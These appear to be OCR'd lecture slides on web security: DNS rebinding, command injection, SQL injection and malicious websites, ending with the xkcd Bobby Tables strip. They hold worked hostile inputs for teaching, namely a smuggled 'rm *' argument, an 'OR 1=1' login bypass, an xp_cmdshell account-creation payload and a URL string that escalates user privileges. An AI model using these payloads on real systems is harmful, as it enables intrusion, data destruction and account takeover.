
"DNS queries for web sites should be responding normally. Thank you all for your understanding. As always, we will continue to work to take measures to prevent these and other types of technical issues caused by third parties that may impact our customers."

. . .

JavaScript/DNS Intranet attack (I)

- Consider a Web server intra.good.net
  - IP: 10.0.0.7, inaccessible outside good.net network
  - Hosts sensitive CGI applications
- Attacker at evil.org gets good.net user to browse www.evil.org
- Places Javascript on www.evil.org that accesses sensitive application on intra.good.net
  - This doesn't work because Javascript is subject to "same-origin" policy
  - … but the attacker controls evil.org DNS

JavaScript/DNS Intranet attack (II)



General issue: Inadequate Input Validation

- http://victim.com/copy.php?name=username
- copy.php includes

  Supplied by the user!

  system("cp temp.dat $name.dat")
- User calls

  http://victim.com/copy.php?name="a; rm *"
- copy.php executes

  system("cp temp.dat a; rm *");

User Data in SQL Queries

- set UserFound=execute(

  SELECT * FROM UserTable WHERE

  username=′ ″ & form(“user”) & “ ′ AND

  password=′ ″ & form(“pwd”) & “ ′ ”);

  - User supplies username and password, this SQL query checks if user/password combination is in the database
- If not UserFound.EOF

  Authentication correct

  else Fail

Only true if the result of SQL query is not empty, i.e., user/pwd is in the database

- (Notation approximate, to focus on key issues)

SQL Injection

Always true!

- User gives username ′ OR 1=1 --
- Web server executes query

```
set UserFound=execute(
    SELECT * FROM UserTable WHERE
    username=′ ′ OR 1=1 -- … );
```

Everything after -- is ignored!

- This returns the entire database!
- UserFound.EOF is always false; authentication is always “correct”

It Gets Better (or Worse?)

- User gives username

  ’ exec cmdshell ’net user badguy badpwd’ / ADD --

- Web server executes query

```
set UserFound=execute(
     SELECT * FROM UserTable WHERE
     username=’ ’ exec … -- … );
```

- Creates an account for badguy on DB server

Uninitialized Inputs

```
/* php-files/lostpassword.php */
for ($i=0; $i<=7; $i++)
    $new_pass .= chr(rand(97,122))
…
$result = dbquery("UPDATE ".$db_prefix."users
   SET user_password=md5('$new_pass')
   WHERE user_id='".$data['user_id']." ' ");
```

Creates a password with 7 random characters, assuming $new_pass is set to NULL

In normal execution, this becomes

```
UPDATE users SET user_password=md5('???????')
WHERE user_id='userid'
```

SQL query setting password in the DB

Exploit

User appends this to the URL:

&new_pass=badPwd%27%29%2c
user_level=%27103%27%2cuser_aim=%28%27


This sets $new_pass to
badPwd'), user_level='103', user_aim=('

SQL query becomes

```
UPDATE users SET user_password=md5('badPwd')
            user_level='103', user_aim=('???????')
WHERE user_id='userid'
```

… with superuser privileges


User's password is set to 'badPwd'


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

http://xkcd.com/327/

Dangerous Websites

- 2006 “Web patrol” study at Microsoft identified 752 unique URLs that could successfully exploit unpatched Windows XP machines
  - Many are interlinked by redirection and controlled by the same major players
- “But I never visit risky websites”
  - 11 exploit pages are among the top 10,000 most visited
  - Common trick: put up a page with popular content, get into search engines, page redirects to the exploit site
    - One of the malicious sites was providing exploits to 75 “innocuous” sites focusing on (1) celebrities, (2) song lyrics, (3) wallpapers, (4) video game cheats, and (5) wrestling
- Similar study at UW
- Now through emails and ads



Search: Image Searchers Snared By Malware

Posted by samzenpus on Thursday February 04, @10:16AM
from the caught-in-the-net dept.

Slashdot frequent contributor Bennett Haselton writes

> "Sites that have been hacked by malware writers are now serving infected content only when the visitor views the site through a frame on Google Images. This recent twist on a standard trick used by malware writers, makes it harder for webmasters and hosting companies to discover that their sites have been infected. Automated tools that check websites for infections and training procedures for hosting company abuse-department staffers will have to be updated accordingly."